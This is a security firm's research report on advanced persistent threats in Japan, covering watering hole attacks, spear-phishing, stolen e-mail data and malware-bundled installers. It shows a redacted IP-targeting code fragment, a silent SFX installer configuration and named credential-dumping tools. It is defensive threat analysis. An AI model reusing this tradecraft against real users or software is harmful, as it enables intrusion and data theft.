Cyber GRID View

vol.1

Research Report

on Advanced Persistent Threats in Japan

LAC Corporation
CYBER GRID Laboratory

Contents

Use this report at your own risk. LAC Co., Ltd. takes no responsibility for any loss resulting from using this document. When using data from this report, be sure to cite the source.

Authors: Junichi Hatta (CISSP, GCFA, and EnCE)
Yoshihiro Ishikawa (CISSP)
Hirokazu Kaneko

01 Introduction

This report summarizes the results of research and analysis into advanced persistent threats(APTs) dealt with by LAC in Japan.

Many cases involving APTs have been reported globally since an APT targeting Google, Inc. came to light in January 2010 in Japan, a major heavy industry manufacturer was affected by these threats as well as the Upper and Lower Houses as reported by the media during the second half of 2011.

However, companies exposed to such threats do not reveal to the public what specific methods were used to hack into and attack their systems. Therefore, companies that have never suffered damage from cyber-attacks and those that are unaware that they have suffered damage have little chance to learn how they may be attacked. As a result, even when reviewing preparation against APTs, companies are likely to focus their attention on how to prevent damage at the entrances and exits to their systems; in many cases, insufficient attention is being paid to how to prevent damage to internal networks once attackers have succeeded in entering a company's systems. Furthermore, some companies are being lulled into a sense of security merely by replacing existing products that are still effective by new, special anti-APT products. In order to appropriately respond to a security breach, it is essential to understand how cyber-attacks are actually carried out.

In recent years, the need for forensic investigations and malware* analysis has been widely recognized. While intensive studies of single cases are important, analyzing the mutual relationship between different cases from a comprehensive perspective often sheds light on attackers' hitherto hidden intentions and methods— just as comparing a series of crimes against past cases often reveals them to have been committed by a serial criminal.

* A general term used to refer to malicious software

In addition to Cyber Emergency Services (we call Cyber 119), which are offered in the event of a security breach, LAC provides a wide range of services, including forensic investigations and malware analysis. We store information on all traces of attacks collected in the field on a database. These pieces of information have enabled us to perform the multi-faceted, multi-angle analysis presented in this report. Catching glimpses of attackers does not mean that we can prevent cyber-attacks. We believe, however, that our analysis will make it possible to understand what to place priority on and what measures to take in the event of a cyber-attack and to develop more effective countermeasures against such attacks.

Based on the above perspective, the first part of this report aims to reveal methods used in APTs based on actual cases and to widely promote a deeper understanding of cyber-attacks. In the second part, we present some of the results of researches and analysis of the characteristics of attackers and their patterns of attacks revealed by the study of the relationships between multiple cases.

During fiscal 2014, as a sequel to this report, we plan to publish strategies for triage (determination of the priority order for addressing issues) regarding the targets of the investigation in the event of an APT, as well as remedial measures and countermeasures. Please use these publications in combination with this report.

We hope this report will be of help in developing countermeasures against APTs.

Junichi Hatta, (CISSP, GCFA, and EnCE)
Cyber Grid Japan Researcher and
Leader of Cyber Threat Analysis Group, Cyber Emergency Center

02 Executive Summary

APT attackers use all available means to steal information from targeted organizations. Their methods have become more sophisticated and diversified year by year; they stubbornly persist in making attacks until they achieve their aim. Initially, the method of sending malicious files attached to e-mail directly to targeted users was the mainstream. In 2013, however, a watering hole attack that takes advantage of zero-day[1] vulnerabilities was detected for the first time in Japan.

A watering hole attack is a cyber-attack method in which a legitimate website is compromised so as to infect with malware only those website visitors who are members of targeted organizations. Internationally, this type of attack was first detected around 2012. Since then, attack numbers have continued to increase both in Japan and elsewhere. Table 1 provides a list of APTs that have been reported by the media inside and outside Japan. The attacks in boxes marked with square are assumed to have been watering hole attacks. Needless to say, these are only the tip of the iceberg.

Attackers use all methods available to infect the computers of targeted organizations with malware, including malicious e-mail attachments, compromising legitimate websites often visited by users, and exploiting the installation of software or updates. There are hardly any organizations that have never been infected with malware. Multi-layered defense designed to detect infections and intrusions as quickly as possible and to prevent the spread of damage is essential in developing anti-APT measures. At the same time, it is also vitally important to develop a better understanding of attack methods.

In this report based on actual case studies involving APTs in Japan, we have summarized important points below. In the following chapters, we will provide more detailed explanations of methods used by attackers and trends in their activities, as well as common characteristics observed across multiple cases.

Preliminary information collection by attackers

- Attackers gather information about their targeted organizations by stealing e-mail in order to prepare for their next attacks. By using e-mails they have stolen, they also create well-crafted spoof e-mails.

Malware infection methods

- Attacks that depend on user interaction (for example, deliberating executing file) instead of exploits vulnerabilities account for approximately 80% of attacks that send targeted e-mails together with malicious attachments to companies.
- Aside from targeted e-mail, there is, in addition to watering hole attacks, a method of hacking into servers that distribute or update software and replacing legitimate software with malware to infect the computers of targeted organizations with.

[1] To carry out attacks that exploit vulnerabilities before vulnerability information and correction programs are released to the public by software vendors; also vulnerabilities themselves.

Unauthorized access to internal systems via infected computers

- Attackers gather information on internal servers and networks by using a variety of methods, such as scanning or checking browsing histories.
- Having obtained passwords or hash values[2] of passwords, attackers impersonate the owners of the passwords and repeatedly make unauthorized access to internal systems until they finally obtain administrator rights at their targeted organizations. The use of gsecdump accounts for half of the tools used to obtain passwords or hash values of passwords. However, it is known that a variety of other tools are also used.
- Attackers execute remote commands during the process of hacking internal systems. The use of task schedulers accounts for more than 60% of such commands.
- Many of the tools used in cyber-attacks are customized and not easily available to general users; in particular, they are designed to avoid being detected by anti-virus software. They are also equipped with the most advanced methods of attack.
- Since around 2014, cyber-attacks that take into account information gathered on targeted organizations have come to our attention, such as changing malware behavior depending on the users being targeted.

Stealing information

- When stealing information, attackers set complex passwords to prevent digital forensic and other investigations from uncovering what information has been stolen. Some attackers steal information by splitting files into small pieces, either to avoid the uploading of large files from being detected or to avoid uploading restrictions.

Relationship between different cases

- An analysis of the relationship between different cases has enabled us to confirm several cases where targeted organizations have been limited to those in the same industry.
- Cases that involved the same malware being used in multiple attacks accounted for 2% of the cases that were dealt with by the Cyber Emergency Service. Meanwhile, 8% of the cases involved the use of the same malware destination domains across multiple attacks. It is likely that this percentage difference means that it is more difficult for attackers to set up new destination domains than it is for them to create different versions of the same malware.
- In summer 2014, there were highly-sophisticated APTs in Japan that were designed to simultaneously carry out attacks using different infection methods or by using multiple digital signatures that are thought to have been stolen.
- In some cases, we were able to identify the cause of infection at an early stage by revealing the relationship between different attacks. In these cases, we identified the destination address (the destination domain) of the malware used in the attacks as being the same as that of malware detected in previous researches, thereby uncovering what hacking methods were used. Building up information on evidence left behind by past attacks is likely to enable the prompt taking of the appropriate measures in an emergency.

[2] Values obtained by compressing input data (passwords) to a specified size. Results will significantly change in a hash value if only 1bit modified in input data. Therefore reconstructing the original data from hash values is difficult.

Table 1 APTs Reported by the Media

*Attacks in boxes marked with square are thought to have been watering hole attacks.

2009	11	●	Cyber-attacks on oil, natural gas, and other energy-related companies and pharmaceutical companies across the world (Night Dragon)
2010	1	●	Cyber-attacks on U.S.-based companies, including Google (Operation Aurora)
	6	●	Cyber-attacks targeting Iran's nuclear fuel facilities (Stuxnet)
2011	3	●	A cyber-attack on U.S.-based EMC (RSA)
	3	●	Exposure of G20 information resulting from a cyber-attack on the French Ministry of Finance
	4	●	Exposure of personal information resulting from a cyber-attack on Sony
	4	●	Cyber-attacks on human rights organizations and on automobile, chemical and defense-related organizations and companies in the U.S.A., the U.K., and other countries (Nitro Attacks)
	5	●	Destruction of hard disks at the NH Bank in South Korea resulting from the hacking of internal systems via a notebook PC brought in by an outside vendor
	9	●	Cyber-attacks on Mitsubishi Heavy Industries
	10	●	Exposure of Diet members' passwords resulting from a malware infection caused by a cyber-attack on the Diet
	11	●	Malware infection caused by an APT detected at the Ministry of Internal Affairs and Communications
2012	1	●	Exposure of information about the specifications and operation of HTV (H-II Transfer Vehicle) at JAXA
	2	●	Malware infection by an APT at the Japan Patent Office
	3	●	Information exposure at Japan Bank for International Cooperation
	5	●	Information exposure at the Japan Nuclear Energy Safety Organization
	5	●	Cyber-attacks targeting Iran and other Middle Eastern countries (Flame)
	7	●	Information exposure resulting from malware infection at the Japanese Ministry of Finance
	7	■	Large-scale cyber-attacks targeting specific users, including defense industry-related people and political activists in the United States (VOHO Campaign[3])
	11	●	Exposure of information on rocket design at JAXA
	11	●	Malware infection at Mitsubishi Heavy Industries (space-related office)
	12	●	Information exposure at the Japan Atomic Energy Agency
	12	■	Attack code designed to take advantage of Internet Explorer (IE) zero-day vulnerabilities embedded in the website of the U.S. Council on Foreign Relations[4]
2013	1	●	Exposure of TPP-related confidential information at the Ministry of Agriculture, Forestry and Fisheries
	2	●	Information exposure from the Ministry of Foreign Affairs' network to the outside
	2	●	A cyber-attack on U.S. Facebook taking advantage of Java's zero-day vulnerabilities
	2	●	An APT targeting Japan using zero-day vulnerabilities in the Ichitaro word processor[5]
	3	●	Major broadcasting stations and banks in South Korea infected with malware as a result of cyberattacks, shutting down ATM and online banking services
	3	■	Attack code designed to take advantage of IE vulnerabilities embedded in a Chinese news site[6]
	5	●	Risk of the partial exposure of up to 22 million IDs and 1.48 million passwords (hash values), along with the information needed to reset forgotten passwords, as a result of the hacking of the Yahoo! JAPAN website
	5	■	Attack code designed to take advantage of IE zero-day vulnerabilities embedded in the website of the U.S. Department of Labor[7]
	9	■	A watering hole attack[8] taking advantage of IE zero-day vulnerabilities detected for the first time in Japan
	10	●	A cyber-attack on Adobe, resulting in the exposure of information on 2.9 million users, along with product source code
	11	●	Zero-day attacks using image files detected in the Middle East, South Asia, Japan, and other regions
	11	■	Attack code designed to take advantage of IE zero-day vulnerabilities embedded in a website related to U.S. security policies[9]
	11	●	An APT targeting Japan designed to take advantage of zero-day vulnerabilities in the Ichitaro word processor[10]
2014	1	■	Unauthorized programs targeting the fast breeder reactor Monju and the National Cancer Center executed via a compromise of the update mechanism of GOM Player, a popular media player in Japan[11]
	2	■	Attack code designed to take advantage of IE zero-day vulnerabilities embedded in the websites for Hatobus and Yamareco[12]
	2	●	Attack code designed to take advantage of zero-day vulnerabilities in Adobe Flash Player embedded in the website of an overseas NPO[13]
	4	●	An APT targeting defense and finance-related parties designed to take advantage of IE zero-day vulnerabilities detected in the United States[14]
	4	■	Attack code designed to take advantage of zero-day vulnerabilities in Adobe Flash Player embedded in Syria's voting system website[15]
	5	■	Attack code designed to take advantage of IE zero-day vulnerabilities embedded in the websites of the Japan Basketball Association[16]
	8	■	A watering hole attack in Japan targeting Internet Service Providers (ISPs), academic institutions, and university-related parties, designed to take advantage of EmEditor's update checker[17]

03 Advanced Persistent Threats (APTs)

3.1. Overview of APTs

In APTs, attackers first gather information on targeted organizations and their employees. Then, they impersonate employees of the target organizations and related groups, or outside parties making inquiries, and persist in sending e-mails for malware infection.

A malware infection of even a single computer within an organization will enable attackers to gather information on the computer as well as on internal networks and to use the information in order to repeatedly make unauthorized access to other computers within the organization. Finally, attackers obtain domain administrator rights, thereby becoming able to place all computers within the organization under their control, and so becoming able to monitor the organization on an ongoing basis and steal information. Even if they are unable to obtain administrator rights, they steal as much information as possible by using the infected users' rights. Figure 1 shows an overview of an APT.

The primary aim of APTs is to steal information. However, Stuxnet, a cyber-attack in 2010 targeting Iran's nuclear fuel facilities, and the APT in 2013 targeting multiple banks and broadcast stations in South Korea, aimed to obstruct the targeted organizations' businesses.





Figure 1 Overview of an APT

3.2. Watering hole attacks


Since the second half of 2012, at least 10 or more watering hole attacks have been reported in Japan and overseas (Table 1, presented earlier). The name “watering hole attack” is based on the likeness of these attacks to the way beasts of prey hunt animals gathering around watering holes. An APT embeds a malware (sets a trap) on a website (the “watering hole”) often accessed by users belonging to a targeted organization to capture (“trap”) them. These users get infected merely by accessing the website. Not only large portal sites that are visited by arbitrarily large numbers of users, but also websites focused on specific themes that are visited mainly by users belonging to related organizations and companies are used as hunting grounds to narrow down the range of targets.

A watering hole attack combined with zero-day vulnerabilities (attack exploiting Internet Explorer vulnerabilities: MS13-08018/CVE-2013-3893[19]) was detected for the first time in Japan during August 2013[20] (Figure 2). In this case, the attacker compromised the website and installed a malicious program in such a way that attack code for malware infection was added to the response page only when the IP address of the user accessing the website is in the target list (Figure 3). This made it extremely difficult for non-targeted organizations (especially cyber security companies) to detect the attack.



① An attacker defaces legitimate website for malware deployment.
② A visitor accesses defaced website.
③ The website sends a malware only for specific IP addresses.
④ The malware exploits vulnerability of IE.
⑤ The malware establishes network connection with C&C Server.

Figure 2 **Overview of Watering Hole Attack**



```
$ipzone = array("S"=>'101.[redacted]E"=>'[redacted]
$ipzone2 = array("S"=>'210[redacted]"E"=[redacted]↵
$ipzone3 = array("S"=>'219[redacted]"E"=[redacted]
$ipzone4 = array("S"=>'219[redacted]"E"=[redacted]
$ipzone5 = array("S"=>'61.[redacted]"E"=>[redacted]
$ipzone6 = array("S"=>'133[redacted]"E"=>[redacted]
$ipzone6 = array("S"=>'219[redacted]"E"=[redacted]
$ipzone7 = array("S"=>'219[redacted]"E"=[redacted]
$ipzone8 = array("S"=>'219[redacted]', "E[redacted]//↵
$ipzone9 = array("S"=>'210[redacted]"E"=>[redacted]
$ipzone10 = array("S"=>'20[redacted]E"=>'[redacted]
$ipzone11 = array("S"=>'61[redacted]"E"=[redacted]
$ipzone12 = array("S"=>'21[redacted], "[redacted]//↵
$ipzone13 = array("S"=>'61[redacted]'E"=[redacted]
$ipzone14 = array("S"=>'20[redacted]"E"[redacted]
$ipzone15 = array("S"=>'21[redacted], "[redacted]//↵
$ipzone16 = array("S"=>'61[redacted]"=>'[redacted]
$ipzone17 = array("S"=>'21[redacted], "E"[redacted]↵
$ipzone18 = array("S"=>'11[redacted]E"=>'[redacted]
$ipzone19 = array("S"=>'21[redacted]"E"=[redacted]
$ipzone20 = array("S"=>'21[redacted], "E"[redacted]//↵
```

Figure 3 **Management of a Watering Hole Attack by the IP Address of Accessing Users (from JSOC INSIGHT vol. 2[21])**

In other cases, the update sites for the GOM Player (media player) and the EmEditor (text editor) were compromised in January and August 2014 respectively, to infect users by making them download malware instead of the legitimate software they intended to download. In addition to allowing unauthorized access to the update sites, the failure of software update programs on the websites to verify digital signatures was also a contributing factor in this attack. As in other cases, these attacks are reported to have targeted specific organizations.[22, 23]

In May 2014, a part of a content delivery network service[24] was attacked, and legitimate files, including drivers distributed from manufacturers, are reported to have been replaced by malware.[25] The malware used in this case was different in type from malware usually used in APTs. It also seems unlikely that this attack was targeting specific organizations. These reasons led us to believe that this was not a watering hole attack. Nevertheless, the fact that files distributed by Japanese companies were replaced by malware leaves little room for denying the possibility of the attack having been targeted at the Japanese nation as a whole.

In any case, the number of watering hole attacks will not decrease in the future, making it highly likely that targeted users will be exposed to harm in a variety of circumstances. Accordingly, website managers are today faced with an ever greater need to enhance their countermeasures against cyber-attacks.

[24] A service that improves web content distribution performance through the use of cache servers and other devices distributed throughout the world

04 Research Results on Each Phase

4.1. Preliminary collection of information

In 2011, LAC published a research report entitled “The reality of Industrial Cyber-espionage,” which focused mainly on APT-related e-mails. It was said at the time that abroad, information was being gathered on targets via Facebook and other social networking sites. In this 2011 research report, however, we were as yet unable to reveal how information was actually being gathered in Japan.

Subsequently, as we conducted forensic investigations during the after-the-fact cleanup of APTs, we detected trace evidence indicating that attackers were stealing information after having infected computers with malware. More specifically, our investigations confirmed that the following e-mail information was being stolen:

1. **E-mails themselves (including e-mail addresses)**
2. **E-mail address books**
3. **E-mail account IDs and passwords**

Many attackers exploit information obtained from computers they have compromised, as well as information gathered via the Internet, including Facebook and other social networking services. The above e-mail information is stolen not only directly from targeted organizations, but also from business associations of which they are members and even from their affiliates.

By using such stolen information, attackers are able to create well-crafted spoof e-mails to impersonate related parties. When rewriting e-mail messages, they imitate impersonated persons’ characteristic expressions (such as writing greeting messages in HIRAGANA without using KANJI characters). Some of the messages we studied even started with greetings reflecting the content of previous e-mail messages, such as “Please excuse me for not writing so long. I really enjoyed playing golf with you,” in cases where impersonated persons had not exchanged e-mail with the addressee in a long time.


A variety of programs are confirmed to have been used to obtain e-mail messages themselves, for example, programs that connect to e-mail servers and use tools that export e-mail in eml format, or programs that steal all files with filename extensions such as .eml and .msg. Furthermore, it seems likely that attackers steal e-mail account IDs and passwords for the purpose of continuing to steal more e-mail.

Some companies use a webmail service accessible via the Internet. In one case, an attacker took advantage of a webmail service to send APT-related e-mails without being noticed by the impersonated person. Despite carrying out an investigation, we did not know how the attacker obtained webmail account information in this case. However, it is likely that the attacker stole account information using passwords stored in browsers, browsing histories, and keyloggers, as such cases have been reported elsewhere.

4.2. APT-related e-mails

Since methods used in APT-related e-mails have already been reported by IPA[26, 27] and the National Police Agency,[28] there is nothing more to be mentioned about them in this report. Just for reference, we present the percentages of malicious e-mail attachments that have been detected at a number of our customer companies in Figure 4. These malicious files passed through an e-mail anti-virus gateway before being detected by other security devices. The statistics shown in this figure include spam mails and other messages that were not designed for targeted organizations.

Malicious email attachment that wait to be run by unsuspecting users, such as executable files (with filename extensions such as .exe and .scr), macro files (.doc, .xls, etc.), and shortcut files (.lnk), account for 76% of the APT e-mails that have been detected. This percentage, however, varies greatly depending on the security situation at an organization. Programs that exploit the vulnerabilities of software, such as Microsoft Word (.doc and .rtf), Ichitaro (.jtd), and Adobe Flash Player (.swf), are likely to be blocked by an anti-virus gateway. Therefore, the actual percentage of such e-mails received may not be as low as this figure suggests. Additionally, many of the executable files were compressed to avoid detection by the security system (Figure 5).



*Numbers preceded by " CVE-" in this figure are vulnerability identification numbers. The subsequent letters in the parentheses indicate the following:

swf = Adobe Flash Player
jtd = Ichitaro
rtf/doc = Microsoft Word

Figure 4 **Breakdown of Attached Files by Type and by Degree of Vulnerability**




Figure 5 **Breakdown of Executable Files by Type and by Compression Format**

4.3. Turning normal files into malware

In Japan, a cyber-attack that turned legitimate files into malware took place in 2013, as mentioned in "Section 3.2. Watering hole attacks". Internationally, it was reported that in 2014, the website of a vendor engaged in developing control systems applications and devices was compromised with a software installer replaced with malware.[29]

We have detected several cases (Figure 6) of cyber-attacks where legitimate software and malware were combined into a single file, which was compressed in RAR format (a file compression format) and then turned into an executable file by using SFX (SelF-eXtracting file archive) (Figure 7). This simple method is likely to continue to be used often in the future. Similar malicious files were reported by nProtect in 2012.[30] In addition, cases have also been detected where files are compressed in CAB format (another file compression format) before being turned into executable SFX files. There is a possibility that other compression formats, such as zip and 7-Zip, may be used to create SFX files in the future.

More importantly, this type of malware contains legitimate software in its compressed archive, therefore, its file size becomes large. Note that some network security products are designed not to scan files exceeding a certain size. We recommend that you check the size of files that are scanned by security products in use.





Figure 6 An installer updated as malware



GoMPLAYERJPSETUP.EXE - WinRAR (evaluation copy)


GoMPLAYERJPSETUP.EXE - SFX RAR archive, unpacked size 13,286,942 bytes

Name	Size	Pac
..		
GOMPLAYERBETASETUP_JP.exe	285,158	242
GOMPLAYERJPSETUP_JP.EXE	13,001,784	13,001

```
Setup=GOMPLAYERBETASETUP_JP.exe
Setup=GOMPLAYERJPSETUP_JP.EXE
TempMode
Silent=1
Overwrite=1
```

Figure 7 Music Player Installer Turned into Malware

Meanwhile, in one case SFX was not used to turn software into malware. In this case, the resource information contained in the executable file led us to believe that the malware creator was using a Chinese language OS (Figure 8).



Color Depth	32 bits
Compression	icBMP
Filename	
Height	32
⊞ID	140
Type	Icon
Language	中国語 (中国)
Size	4264
Width	32

32x32, 32 bit colors
中国語 (中国)

Figure 8 Screen Showing Malware Icon Information Detected by a Resource Editor

